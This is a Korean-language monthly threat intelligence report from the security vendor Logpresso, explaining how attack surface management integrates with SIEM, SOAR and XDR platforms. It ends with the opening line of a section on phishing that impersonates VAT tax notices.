Vol. 11 | 2025년 4월

# 사이버 위협 인텔리전스 월간 리포트


LOGPRESSO

# 목차

# 0. 로그프레소 CTI 소개

**CTI(Cyber Threat Intelligence, 사이버 위협 인텔리전스)**는 전방위적으로 사이버 공격과 관련된 정보들을 수집하고 분석하여 사이버 위협에 보다 빠르고 정확하게 대응하기 위해 가공된 형태의 정보를 말합니다. 또한, IT 분야 리서치 그룹인 Gartner에서는 현존하거나 발생 가능한 위협에 대해 신속한 의사 결정을 하기 위한 각종 사이버 위협 정보, 메커니즘, 지표, 예상 결과에 따른 대응 전략 수립 등을 포괄하는 증거 기반의 지식이라고 정의하기도 합니다.


로그프레소 CTI는 이러한 보안 위협 정보를 SIEM(Security Information and Event Management, 통합보안관제 플랫폼) / SOAR(Security Orchestration, Automation and Response, 보안운영자동화 플랫폼)에서 즉각적으로 활용할 수 있도록 최적화된 사이버 위협 인텔리전스 서비스입니다. 다크웹, 딥웹 등 다양한 OSINT(Open Source INTelligence, 공개 출처 정보)를 바탕으로 APT(Advanced Persistent Threat, 지능형 지속 공격), 피싱(Phishing), 크리덴셜 스터핑(Credential Stuffing, 자격 증명 공격) 등 다양한 사이버 공격을 탐지할 수 있는 인텔리전스 피드를 제공합니다. API를 통해 제한적으로만 사용할 수 있는 많은 CTI 서비스와는 달리, 로그프레소 CTI는 침해지표 전체를 SIEM/SOAR에 직접 동기화하여 모든 로그에 대해 실시간 전수 조사가 가능합니다. 보안 장비를 이용한 탐지가 우선되어야 하는 기존의 보안 아키텍처와 달리 직접적인 공격 행위가 없어도 위협 요소를 탐지할 수 있습니다.

이 리포트는 로그프레소 CTI에 수집된 데이터를 기반으로 작성되었습니다.

# 1. ASM을 활용한 XDR 통합 보안 전략

많은 기업들이 생존을 위해 디지털 전환을 추진하면서, 기존 온프레미스를 넘어 클라우드 인프라, 웹 애플리케이션, IoT 장치 등 다양한 형태의 디지털 자산을 도입하고 있습니다. 그러나 디지털 인프라 자산의 급격한 증가와 관리의 복잡성도 함께 높아지면서, 식별되지 않은 외부 노출 자산이나 보안에 취약한 자산이 해커의 공격 경로로 악용되고 있습니다. 실제 최근 발생한 다수의 사이버 침해 사고들 역시 식별되지 않은 자산과 보안 취약점에서 비롯되었다는 점에서 자산 가시성과 보안 대응 능력의 확보는 더 이상 미룰 수 없는 과제로 떠오르고 있습니다.

이러한 상황 속에서 주목받고 있는 보안 전략이 바로 ASM(Attack Surface Management, 공격 표면 관리)입니다. ASM은 아래 그림과 같이 기업에서 사용하고 있는 소프트웨어, 웹 서비스, 네트워크, 클라우드, 단말기 등 외부에 노출된 디지털 자산을 식별하고, 보안 취약점이 존재하는지 점검하는 데 중점을 둡니다. 또한 조직 구성원의 크리덴셜 정보가 다크웹 등이나 검색 엔진 등을 통해 노출되어 사회공학적 공격의 침투 경로로 악용될 수 있는지를 모니터링하고 식별하는 것 역시 ASM의 주요 목적입니다.





이미지 출처: Wallarm 웹사이트

그러나 ASM의 핵심 역할은 어디까지나 '식별'에 있습니다. ASM은 외부 노출 자산에 대한 가시성과 위험 인식 수준을 높여주지만, 그 자체로 모든 보안 문제를 해결할 수는 없습니다. 실제 공격 시나리오 분석, 위협 대응 자동화, 내부 활동에 대한 감시 등과 같은 기능은 ASM 단독으로 수행할 수 없기 때문에, 이를 보완하기 위한 통합 보안 전략이 반드시 필요합니다.


ASM을 SIEM과 연동하는 방식이 통합 보안 전략의 대표적인 예입니다. 아래와 같이

로그프레소 SIEM과 에이아이스페라의 ASM(Criminal IP ASM)를 연동하면, 기업의 모든 외부 노출 자산을 지속적으로 모니터링하고 식별하여 노출 표면을 효과적으로 가시화할 수 있습니다. 또한 자산별 보안 리스크를 정량적으로 평가할 수 있도록 대시보드를 생성하여 보안 담당자가 직관적으로 위협을 파악하고 보다 신속하게 대응할 수 있어 보안 운영의 효율성을 크게 높일 수 있습니다.





로그프레소에 통합된 Criminal IP ASM 대시보드

대시보드를 통해 모니터링 하는 것 뿐만 아니라, ASM의 핵심 기능을 이용하여 어떠한 디지털 자산이 외부에 노출되어 있는지 구체적으로 식별할 수 있습니다. 아래는 ASM을 통해 식별된 자산 정보입니다.





ASM 자산

ASM의 도메인 영역에서는 신규로 식별된 기업 도메인이나 노출되지 말아야할 페이지의 노출 여부를 확인할 수 있습니다.





ASM 도메인

또한 OSINT(Open Source Intelligence) 기능을 활용하여 자산 및 구성원 정보, 기업 문서 등의 외부 노출 여부를 모니터링 할 수 있습니다.





ASM OSINT

또한, IP 주소, 도메인, 클라우드 환경 등 다양한 자산의 노출 현황을 자동 수집하고, 보안 취약 정도를 고려하여 자산의 우선순위를 설정해 조직의 보안팀이 선제적으로 대응할 수 있는 기반을 제공합니다.




ASM 리스크

앞서 살펴본 내용이 ASM에서 제공하는 기능을 SIEM과 연동하여 통합 가시성을 확보하는 사례였다면, ASM에서 수집된 정보를 기반으로 SIEM에서 수행할 수 있는 보안 대응 방안에 대해 살펴보겠습니다. SIEM은 ASM 데이터를 활용해 신규 자산 노출, 리스크 기반 탐지, OSINT 기반 위협 탐지, 보안 취약점 기반 탐지 등 다양한 보안 위협 시나리오를 구성할 수 있으며, 이를 통해 신속한 탐지와 대응이 가능합니다.





ASM 정보 기반 보안 위협 탐지

이 외에도, SIEM과 ASM을 연동하면 기업의 정보보안 관련 컴플라이언스 요구사항을 충족하는 데 도움을 줄 수 있습니다.

SIEM에 이어 고려할 수 있는 통합 보안 전략으로는 ASM과 SOAR를 연계하는 방식이 있습니다. 예를 들어, 원격 접속 포트가 열려 있는 신규 자산 IP가 탐지된 경우 SOAR 플레이북을 통해 해당 포트를 신속하게 차단할 수 있습니다. 또, 아래 그림과 같이 ASM에서

신규로 식별된 웹 페이지에 대해 GPT(LLM) 모델을 활용해 개인정보 패턴이 존재하는지 분석하여, AI 기반 개인정보 유출 여부를 판단할 수 있습니다.





ASM 플레이북 대응 예시 - 웹 페이지 내 개인정보 유출 자동 탐지

ASM과 SOAR를 연계하면 보안 위협을 자동으로 대응하는 등 보안 운영 업무 효율성 측면에서 큰 효과를 발휘할 수 있습니다.

SIEM, SOAR에서 더 나아가 최근에는 다양한 보안 솔루션을 활용하여 내부와 외부를 아우르는 복합적인 분석과 가시성을 확보하고자 하는 요구가 커지고 있으며, 이에 XDR(Extended Detection and Response)이 통합 보안 전략의 핵심으로 주목받고 있습니다.

ASM이 수집한 자산 정보와 리스크 데이터를 XDR에 통합하면, 기업은 단일 플랫폼 내에서 탐지부터 분석, 대응까지 보안의 전 과정을 자동화할 수 있습니다. 특히, XDR이 NDR(Network

Detection and Response) 기반으로 구성될 경우, 네트워크 트래픽 상의 비정상 행위를 분석하고 클라우드 및 하이브리드 환경까지 포괄적인 위협 탐지가 가능해져 ASM과의 연계 효과가 극대화 될 수 있습니다. 반면, EDR(Endpoint Detection and Response) 기반으로 구성되는 경우 엔드포인트에서의 사용자 활동 분석에 중점을 두기 때문에, 외부 자산 관점에서의 ASM 연계 효과는 다소 제한적일 수 있습니다. 따라서 기업은 자사 보안 전략의 우선순위에 따라 어떠한 부분에 보안을 집중하는지에 따라 NDR 기반 또는 EDR 기반 XDR 중 어떤 방식이 적합한지 신중히 선택해야 합니다.




이미지 출처: Stellar Cyber 웹사이트

| FEATURES | OPEN XDR | NATIVE XDR |
|---|---|---|
| Integration Flexibility | ✓ | ✗ |
| Customization and Scalability | ✓ | ✓ (Limited) |
| Cost Considerations | ✓ | ✗ |
| Deployment Complexity | ✗ | ✓ |
| Data and Threat Visibility | ✓ | ✓ (Limited) |
| Management and Maintenance | ✗ | ✓ |

이미지 출처: Fidelis Security 웹사이트

또한 XDR의 구성 방식에 따라 특정 벤더 생태계에 종속되는 Native XDR은 ASM과의 통합성은 뛰어나지만 기능 확장성과 타 벤더 솔루션과의 유연한 연동에는 한계가 있습니다. 반면 Open XDR은 다양한 보안 솔루션을 자유롭게 조합해 사용할 수 있어, 조직 맞춤형 보안 환경을 구축하는 데 매우 유리합니다. 실제로 로그프레소와 같은 솔루션은 Open XDR 구조를 채택하여 ASM을 포함한 다양한 보안 솔루션과의 통합을 폭넓게 지원하고 있습니다.

ASM을 더욱 실효성 있게 활용하기 위해서는 위협 인텔리전스(TI, Threat Intelligence), 취약점 진단(VA, Vulnerability Assessment), 침해 시뮬레이션(BAS, Breach and Attack Simulation) 등과의 연계도 함께 고려되어야 합니다. TI와의 연계를 통해 다크웹 등에서 유출된 정보나 계정이 실제 자산에 악용되고 있는지를 확인할 수 있으며, ASM으로 수집된 자산 정보와 위협 정보를 매칭하여 실질적인 공격 가능성을 사전 검증할 수 있습니다. VA와의 연계는 ASM이 탐지한 보안 취약 자산에 대해 정밀한 취약점 평가를 수행하고, 위험도 기반의 우선순위에 따라 효과적인 보안 조치를 가능하게 합니다. BAS는 ASM이 식별한 위험 자산이 실제 공격 시나리오에서 어떤 피해를 유발할 수 있는지를 시뮬레이션하여, 보안팀이 보다 실전적인 보안 대응 전략을 수립하는 데 기여할 수 있습니다.


ASM은 단지 새로운 보안 솔루션이 아니라, 보안 전략의 출발점으로 자리매김하고 있습니다. 공격자는 조직의 보안 체계에서 가장 취약한 지점을 집요하게 파고들기 때문에, 가장 먼저 해야 할 일은 나의 자산이 어디에, 어떤 형태로 존재하고 있는지를 정확히 아는 것입니다. ASM은 자산의 취약한 부분을 식별해주는 중요한 도구이며, 다양한 보안 솔루션과 연계하여 인지한 위협을 효과적으로 대응할 수 있도록 도와줍니다.

결국, 보안의 본질은 보이지 않는 위험을 보는 것에서 시작됩니다. ASM은 그 위험을 식별하게 해주는 '눈'이며, 나아가 XDR, TI, VA, BAS와의 통합은 눈으로 식별된 위협을 '손', '발' 등으로 대응할 수 있게 하는 것과 같습니다.

기업이 디지털 자산을 통해 더 큰 기회를 창출하고자 한다면, 그만큼 넓어진 공격 표면을

관리하고 보호하기 위한 ASM 중심의 통합 보안 전략은 이제 선택이 아닌 필수라 할 수 있습니다.


# 2. 위협 분석

## 2-2. 부가가치세 납부 통지서 등 공공 문서로 위장한 피싱 공격

지난 1월, 2024년도 2기 확정 부가가치세 신고 기간을 맞아 국세청 및 국내 포털 · 유명 사이트를 사칭하거나 인증 메일로 위장한 피싱 공격이 대폭 증가하였습니다.

